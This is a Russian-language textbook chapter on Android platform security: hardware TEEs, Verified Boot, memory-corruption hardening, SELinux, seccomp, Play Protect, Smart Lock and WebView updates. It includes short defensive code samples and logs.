Наиболее известная реализация TEE — TrustZone (рис. 4.4), используемая в чипсетах Qualcomm (ее, кстати, уже взламывали). Другие производители могут использовать собственные реализации. Например, в смартфонах Samsung используется реализация TEE под управлением операционной системы Kinibi, разработанной компанией Trustsonic (Samsung Galaxy S3-S9), либо системы TEEGRIS, за авторством инженеров самой Samsung (Samsung Galaxy S10 и выше).

Смартфоны линейки Pixel (начиная с Pixel 3/3XL) используют выделенный чип Titan M, разработанный и производимый самой Google. Это мобильная версия серверного чипа Titan, которая используется в том числе для хранения ключей шифрования и счетчика откатов, применяемого системой доверенной загрузки Verified Boot (о ней чуть позже), а также реализует функцию Android Protected Confirmation (**https://android-developers.googleblog.com/2018/10/android-protected-confirmation.html**), позволяющую математически доказать, что пользователь действительно увидел тот или иной диалог подтверждения и что ответ на этот диалог не был перехвачен и каким-либо образом изменен. Чип имеет прямую электрическую связь с боковыми клавишами смартфона и блокирует их при попытках взлома. Titan M (рис. 4.5) —




Рис. 4.4. TrustZone в реализации Samsung




Рис. 4.5. Titan M

своего рода аналог чипа Secure Enclave, который Apple уже несколько лет предустанавливает в свои смартфоны. Благодаря тому, что Titan M — это выделенный микрокомпьютер (на базе ARM Cortex-M3), не связанный с основным процессором, он устойчив к атакам типа Rowhammer, Spectre и Meltdown.

Доверенная загрузка

Еще в Android 4.4 Google реализовала механизм Verified Boot. На каждом этапе загрузки (первичный загрузчик → вторичный → aboot → ядро Linux → система Android) операционная система проверяет целостность следующего компонента (загрузчики по цифровым подписям, ядро по контрольной сумме, систему по контрольной сумме ФС) и может предпринять действия, если компонент был изменен.

Долгое время механизм находился в стадии развития, и только с выпуском Android 7 научился полагаться на хардварное хранилище ключей (TEE) и запрещать загрузку в случае компрометации одного из компонентов (если этого захочет производитель устройства).

Начиная с Android 8 в составе Verified Boot появилась официальная реализация (**https://android.googlesource.com/platform/external/avb/#Rollback-Protection**) защиты от даунгрейда, когда система явно запрещает установку старых версий прошивок.

Даунгрейд опасен тем, что может быть использован для получения доступа к смартфону с помощью «возвращения старых багов». Допустим, человек украл телефон, понял, что он зашифрован, запаролен, а загрузчик заблокирован. Кастомную прошивку он установить не может (по причине несовпадения сертификата), но может откатить смартфон к старой версии официальной прошивки, в которой был баг, позволяющий обойти блокировщик экрана (такой был в прошивке Samsung, например), и с помощью него получает доступ к содержимому смартфона (рис. 4.6).




Рис. 4.6. Метаданные Verified Boot включают в себя Rollback Index для защиты от отката и хеш-суммы разделов

Защита от срыва стека

Шифрование данных и режим доверенной загрузки спасут от злоумышленника, который не сможет обойти экран блокировки и попытается снять дамп с уже выключенного устройства или загрузить устройство с альтернативной прошивкой. Но они не защитят от эксплуатации уязвимостей в уже работающей системе.

Уязвимости в ядре, драйверах и системных компонентах зачастую позволяют получить права root. Поэтому Google занялась укреплением этих компонентов почти сразу после релиза первой версии Android.

В Android 1.5 системные компоненты были переведены на использование библиотеки safe-iop (**http://code.google.com/p/safe-iop**), реализующей функции безопасного выполнения арифметических операций над целыми числами (защита от integer overflow). Из OpenBSD была позаимствована реализация функции dmalloc, затрудняющая атаки с задействованием двойного освобождения памяти и атаки согласованности чанков, а также функция calloc с проверкой на возможность целочисленного переполнения во время операции выделения памяти.

Весь низкоуровневый код Android начиная с версии 1.5 собирается с использованием механизма компилятора GCC ProPolice для защиты от срыва стека на этапе компиляции. Начиная с версии 2.3 в коде задействованы «железные» механизмы защиты от срыва стека (бит No eXecute (NX), доступный начиная с ARMv6).

В Android 4.0 Google внедрила в ОС технологию Address space layout randomization (ASLR), которая позволяет расположить в адресном пространстве процесса код приложения, подгружаемых библиотек, кучи и стека случайным образом, благодаря чему эксплуатация многих типов атак существенно усложняется, т. к. атакующему приходится угадывать адреса перехода для успешного выполнения атаки. В дополнение, начиная с версии 4.1 сборка Android осуществляется с использованием механизма RELRO (Read-only relocations), который позволяет защитить системные компоненты от атак, основанных на перезаписи секций загруженного в память ELF-файла. Начиная с Android 8 поддержка ASLR также распространяется на ядро. В Android 4.2 появилась поддержка механизма `FORTIFY_SOURCE`, позволяющего отследить переполнение буфера в функциях копирования памяти и строк.

Начиная с ядра Linux 3.18 Android включает в себя софтверный вариант функции PAN (Privileged Access Never), защищающей от прямого доступа к памяти процессов из режима ядра. Хотя само ядро обычно не использует эту возможность, некорректно написанные драйверы могут это делать, что приводит к появлению уязвимостей.

Все ядра 3.18 и выше также включают функцию Post-init read-only memory (**https://lwn.net/Articles/676145/**), — она помечает участки памяти, которые были доступны для записи во время инициализации ядра, как read-only уже после инициализации.

Начиная с восьмой версии при сборке Android используется технология Control Flow Integrity (CFI, рис. 4.7) предназначенная для борьбы с эксплойтами, использующими технику ROP (Return Oriented Programming). При включении CFI компилятор строит граф вызовов функций и встраивает код сверки с этим графом перед каждым вызовом функции. Если вызов происходит по отклоняющемуся от графа адресу, приложение завершается.

В Android 9 использование CFI расширилось и покрывает медиафреймворки, а также стек NFC и Bluetooth. В Android 10 поддержка была реализована для самого ядра.




Рис. 4.7. Код вызова функции с отключенным и включенным CFI

Похожим образом работает технология Integer Overflow Sanitization (IntSan), предназначенная для защиты от целочисленного переполнения. Компилятор встраивает в результирующий код приложений функции проверки, которые используются для подтверждения, что исполняемая арифметическая операция не вызовет переполнения.

Впервые эта технология была использована в Android 7 для защиты медиастека, в котором обнаружили целый комплекс удаленных уязвимостей Stagefright. В Android 8 она также используется для защиты компонентов libui, libnl, libmediaplayerservice, libexif, libdrmclearkeyplugin и libreverbwrapper. В Android 10 проверками удалось покрыть 11 медиакодеков и стек Bluetooth. По словам разработчиков, уже существовавшие в Android 9 проверки позволили нейтрализовать 11 различных уязвимостей.

В Android 7 медиастек был разделен на множество независимых сервисов, каждый из которых имеет только те полномочия, которые ему нужны. Идея состоит в том, что уязвимости Stagefright были найдены в коде медиакодеков, которые теперь не имеют доступа к Интернету, так что не могут эксплуатироваться удаленно (рис. 4.8). Подробнее об этом можно почитать в блоге Google по адресу **https://android-developers.blogspot.ru/2016/05/hardening-media-stack.html**.

Начиная с Android 10 медиакодеки используют аллокатор памяти Scudo, затрудняющий атаки типа use-after-free, double-free и переполнение хипа. В Android 11 Scudo используется в качестве стандартного аллокатора для всей ОС.




Рис. 4.8. Разделенный MediaServer

SELinux

Еще один большой шаг в сторону защиты от возможных уязвимостей в системных компонентах ОС — технология SELinux. SELinux разработана агентством национальной безопасности США и уже давно используется во многих корпоративных и настольных дистрибутивах Linux для защиты от самых разных видов атак. Одно из основных применений SELinux — это ограничение возможностей приложений как в плане доступа к ресурсам ОС, так и данным других приложений.

С помощью SELinux можно, например, сделать так, чтобы веб-сервер имел доступ только к определенным файлам и диапазону портов, не мог запускать бинарные файлы помимо заранее оговоренных и имел ограниченный доступ к системным вызовам. По сути, SELinux запирает приложение в песочницу, серьезно ограничивая возможности того, кто сможет его взломать.

Вскоре после появления на свет Android разработчики SELinux начали проект SEAndroid с целью перенести систему в мобильную ОС и разработать правила SELinux для защиты ее компонентов. Начиная с версии 4.2 наработки этого проекта входят в состав Android, но на первых порах (версия 4.2-4.3) они использовались исключительно для сбора информации о поведении компонентов системы (с целью последующего составления правил). В версии 4.4 Google перевела систему в активный режим, но с мягкими ограничениями для нескольких системных демонов (installd, netd, vold и zygote). На полную же катушку SELinux заработал только в Android 5.

В Android 5 предусмотрено более 60 доменов SELinux (проще говоря — правил ограничений), почти для каждого системного компонента, начиная от первичного процесса init и заканчивая пользовательскими приложениями. На практике это означает, что многие векторы атак на Android, которые в прошлом использовались как самими пользователями для получения root, так и разного рода малварью, более не актуальны.

Так, например, уязвимость CVE-2011-1823, имевшая место во всех версиях Android до 2.3.4 и позволяющая вызвать memory corruption в демоне vold, а далее передать управление шеллу с правами root (эксплойт Gingerbreak), не могла бы быть использована, будь она найдена в Android 5. Здесь, согласно правилам SELinux, vold не имеет права запускать другие исполняемые файлы. То же самое справедливо и в отношении уязвимости CVE-2014-3100 в Android 4.3, позволяющей вызвать переполнение буфера в демоне keystore и 70% других уязвимостей.

SELinux значительно снижает риск завладения устройством посредством эксплуатации уязвимостей в низкоуровневых компонентах системы (многочисленных написанных на Си и Си++ демонах, исполняемых от имени root), но в то же время затрудняет получение root, так сказать, «для себя» (рис. 4.9). Более того, отныне

```
root@mako:/ # ls -Z /system/bin/
-rwxr-xr-x root     shell             u:object_r:system_file:s0 ATFWD-daemon
-rwxr-xr-x root     shell             u:object_r:system_file:s0 adb
-rwxr-xr-x root     shell             u:object_r:system_file:s0 am
lrwxrwxrwx root     root              u:object_r:system_file:s0 app_process -> /system/xbin/daemo
lrwxrwxrwx root     root              u:object_r:system_file:s0 app_process32 -> /system/xbin/dae
-rwxr-xr-x root     shell             u:object_r:zygote_exec:s0 app_process32_original
-rwxr-xr-x root     shell             u:object_r:system_file:s0 app_process_init
-rwxr-xr-x root     shell             u:object_r:system_file:s0 applypatch
-rwxr-xr-x root     shell             u:object_r:system_file:s0 applypatch_static
-rwxr-xr-x root     shell             u:object_r:system_file:s0 appops
-rwxr-xr-x root     shell             u:object_r:system_file:s0 appwidget
drwxr-xr-x root     shell             u:object_r:system_file:s0 asan
-rwxr-xr-x root     shell             u:object_r:system_file:s0 asanwrapper
-rwxr-xr-x root     shell             u:object_r:system_file:s0 atrace
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bcc
-rwxr-xr-x root     shell             u:object_r:bluetooth_loader_exec:s0 bdAddrLoader
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bdt
-rwxr-xr-x root     shell             u:object_r:system_file:s0 blkid
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bmgr
-rwxr-xr-x root     shell             u:object_r:bootanim_exec:s0 bootanimation
-rwxr-xr-x root     shell             u:object_r:bridge_exec:s0 bridgemgrd
-rwxr-xr-x root     shell             u:object_r:system_file:s0 btnvtool
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bu
-rwxr-xr-x root     shell             u:object_r:system_file:s0 bugreport
lrwxrwxrwx root     root              u:object_r:system_file:s0 cat -> toolbox
-rwxr-xr-x root     shell             u:object_r:system_file:s0 charger_touch
```

Рис. 4.9. Контексты SELinux нативных демонов и приложений

права root сами по себе не гарантируют полного контроля над системой, т. к. для SELinux нет разницы между обычным юзером и суперпользователем.

Seccomp-bpf

Seccomp — еще одна технология ядра Linux, позволяющая ограничить список доступных приложению (и в перспективе опасных) системных вызовов. Используя seccomp, можно, например, запретить приложению использовать системный вызов `execve`, который часто применяют эксплойты, или заблокировать системный вызов `listen`, с помощью которого можно повесить на сетевой порт бекдор. Именно Seccomp лежит в основе системы изоляции вкладок в браузере Chrome для Linux.

Технология использовалась в Android начиная с седьмой версии, но применялась исключительно к системным компонентам. В Android 8 seccomp-фильтр был внедрен в Zygote, процесс, который порождает процессы всех установленных в систему приложений.

Разработчики проанализировали, какие системные вызовы нужны для загрузки ОС и работы большинства приложений, а затем отсекли лишние. В итоге в черный список попали 17 из 271 системных вызовов на ARM64 и 70 из 364 на ARM (рис. 4.10).

```
03-09 16:39:32.122 15107 15107 I crash_dump32: performing dump of process 14942 (target tid = 14971)
03-09 16:39:32.127 15107 15107 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
03-09 16:39:32.127 15107 15107 F DEBUG   : Build fingerprint: 'google/sailfish/sailfish:O/OPP1.170223.013/3795621:userdeb
03-09 16:39:32.127 15107 15107 F DEBUG   : Revision: '0'
03-09 16:39:32.127 15107 15107 F DEBUG   : ABI: 'arm'
03-09 16:39:32.127 15107 15107 F DEBUG   : pid: 14942, tid: 14971, name: WorkHandler  >>> com.redacted <<<
03-09 16:39:32.127 15107 15107 F DEBUG   : signal 31 (SIGSYS), code 1 (SYS_SECCOMP), fault addr --------
03-09 16:39:32.127 15107 15107 F DEBUG   : Cause: seccomp prevented call to disallowed system call 55
03-09 16:39:32.127 15107 15107 F DEBUG   :     r0 00000091  r1 00000007  r2 ccd8c008  r3 00000001
03-09 16:39:32.127 15107 15107 F DEBUG   :     r4 00000000  r5 00000000  r6 00000000  r7 00000037
```

Рис. 4.10. Краш системы при попытке выполнить неразрешенный системный вызов

Пример использования Seccomp в сервисе MediaExtractor:

C

```
static const char kSeccompFilePath[] =
    "/system/etc/seccomp_policy/mediaextractor-seccomp.policy";

int MiniJail()
{
    struct minijail *jail = minijail_new();
    minijail_no_new_privs(jail);
    minijail_log_seccomp_filter_failures(jail);
```

```
    minijail_use_seccomp_filter(jail);
    minijail_parse_seccomp_filters(jail, kSeccompFilePath);
    minijail_enter(jail);
    minijail_destroy(jail);
    return 0;
}
```

Файл `mediaextractor-seccomp.policy`

```
ioctl: 1
futex: 1
prctl: 1
write: 1
getpriority: 1
mmap2: 1
close: 1
10munmap: 1
dupe: 1
mprotect: 1
getuid32: 1
setpriority: 1
```

Google Play Protect

В феврале 2012 года Google включилась в борьбу со зловредными приложениями и запустила сервис онлайн-проверки приложений Bouncer, который запускал каждое публикуемое в Google Play приложение в эмуляторе и прогонял через многочисленные тесты в поисках подозрительного поведения.

В ноябре того же года был запущен сервис онлайн-проверки софта на вирусы прямо на устройстве пользователя (Verify Apps). Изначально он работал только на Android 4.2, но к июлю 2013-го был интегрирован в пакет Google Play Services и стал доступен для всех устройств от 2.3 и выше. Начиная с апреля 2014-го, проверка осуществляется не только на этапе установки приложения, но и по расписанию, а с 2017 года за проверками можно следить через интерфейс системы под названием Google Play Protect.

Вместе с новым интерфейсом Google вытащила наружу еще несколько индикаторов работы антивируса. Версия Play Store для Android 8 и выше показывает статус проверки на странице приложения, а также выводит красивый зеленый щит с надписью «Все хорошо, парень, ты защищен» в списке установленных приложений (рис. 4.11).

Проблема здесь только в том, что согласно тесту антивирусов за март 2020 года (**https://www.av-test.org/en/antivirus/mobile-devices/**) Google Play Protect занимает последнее место в рейтинге со следующим результатом: обнаружение только 47.8% новых вирусов (не старше 4 недель). Это мало даже учитывая, что Google не может применять для обнаружения те же эвристические алгоритмы, что и другие антиви-




Рис. 4.11. Google Play Protect в Android 8

русы (большинство антивирусов считают подозрительными даже приложения, имеющие права на отправку SMS).

Как работает Google Play Protect

Google почти не раскрывает подробностей работы Google Play Protect. Все, что у нас есть, — это статья Combating Potentially Harmful Applications with Machine Learning at Google: Datasets and Models (**https://android-developers.googleblog.com/2018/11/combating-potentially-harmful.html**). Несколько тезисов.

- Google анализирует не только приложения из Google Play, но и любые файлы APK, найденные в Интернете.
- Для каждого приложения запускаются процедуры статического и динамического анализа, которые выявляют определенные шаблоны: запрашиваемые разрешения, поведение приложения в тех или иных обстоятельствах.
- Данные, полученные от статических и динамических анализаторов, передаются ИИ, натренированному на выявление определенных типов зловредных приложений: SMS-фрод, фишинг, повышение привилегий.
- Кроме данных о самих приложениях, Google также собирает и агрегирует данные о приложении из Google Play: средняя оценка приложений разработчика, рейтинги, количество установок и удалений; эта информация также скармливается ИИ.
- На основе всех этих данных ИИ выносит решение о том, может ли приложение быть потенциально зловредным.
- Google постоянно совершенствует ИИ, скармливая ему данные свежевыявленных зловредов.

Smart Lock

Сегодняшний пользователь привык к датчикам отпечатков пальцев и сканированию лица для разблокировки смартфона, но шесть лет назад заставить пользователя защитить смартфон с помощью PIN-кода или пароля было сложно. Поэтому инженеры Google создали не самую надежную (а в некоторых случаях и совсем ненадежную), но действенную систему под названием Smart Lock.

Появившийся в Android 5 Smart Lock (рис. 4.12) — это механизм для автоматического отключения защиты экрана блокировки после подключения к одному из Bluetooth-устройств (умные часы, автомагнитола, TV-box), на основе местоположения или по снимку лица. Фактически это официальная реализация функций, которые неофициально были доступны в сторонних приложениях (например, SWApp Link для разблокировки с помощью часов Pebble) и прошивках от производителей (мотороловский Trusted Bluetooth).




Рис. 4.12. Настройки Smart Lock

Теперь функциональность этих приложений доступна в самом Android, а все, что остается сделать пользователю, — установить на экран блокировки PIN-код, ключ или пароль, активировать Smart Lock в настройках безопасности и добавить доверенные Bluetooth-устройства, места и лица.

По словам Google, Smart Lock позволил поднять уровень использования паролей для блокировки экрана среди пользователей в два раза. Однако стоит иметь в виду,

что из всех методов разблокировки, доступных в Smart Lock, более-менее надежным можно считать только разблокировку с помощью устройства Bluetooth. И это только в том случае, если конечная цель — защитить украденное устройство, а не отстаивать свое право на частную жизнь перед полицейским.

Итого: сегодня Android использует три вида разблокировки экрана с разным уровнем надежности и, соответственно, уровнем доступа:

1. Пароль или PIN-код — считается наиболее надежным и поэтому дает полный контроль над устройством без всяких ограничений.
2. Отпечаток пальца или снимок лица — менее надежный, система запрашивает пароль после каждой перезагрузки телефона, а также через каждые 72 часа.
3. Smart Lock — наименее надежный метод, поэтому на него накладываются те же ограничения, что и на биометрический метод, плюс он не позволяет получить доступ к аутентификационным ключам Keymaster (например, тем, что используются для платежей), а принудительный запрос пароля происходит не через 72 часа, а уже через 4.

В Android 11 появилось понятие надежности способа биометрической аутентификации. Теперь система учитывает, насколько надежный датчик отпечатков пальцев или сканер лица установлен на устройстве, и может изменить поведение системы. Например, ненадежный способ аутентификации нельзя будет использовать для аутентификации в сторонних приложениях и для разблокировки доступа к KeyStore. Также для такого способа аутентификации таймаут перед следующим запросом пароля будет снижен с 72 до 24 часов.

Всего есть три класса надежности датчиков (способов) биометрической аутентификации:

- Класс 3 — Надежный, запрос пароля через 72 часа, доступ к KeyStore и возможность использования в сторонних приложениях.
- Класс 2 — Слабый, запрос пароля через 24 часа, доступ к KeyStore, невозможно использовать в сторонних приложениях.
- Класс 1 — Удобный, запрос пароля через 24 часа, нет доступа к KeyStore, невозможно использовать в сторонних приложениях.

Их надежность определяется на основе процента ложных срабатываний, безопасности способа обработки биометрических данных и некоторых других параметров.

WebView

С первых версий в Android включал в себя компонент WebView на базе WebKit, позволяющий сторонним приложениям использовать HTML/JS-движок для отображения контента. На нем же базировалось большинство сторонних браузеров.

В Android 4 WebView был серьезно модернизирован и заменен на движок из проекта Chromium (версия 33 в Android 4.4.3, рис. 4.13). Начиная с пятой версии WebView не просто базируется на Chromium, но и умеет обновляться через Google

Play (в автоматическом режиме, незаметно для пользователя). Это значит, что Google может закрывать уязвимости в движке так же быстро, как уязвимости в Google Chrome для Android. Все, что потребуется от пользователя, — это подключенный к Интернету смартфон с Android 5 или выше.

Рис. 4.13. Начиная с Android 5 0 WebView — это независимый пакет

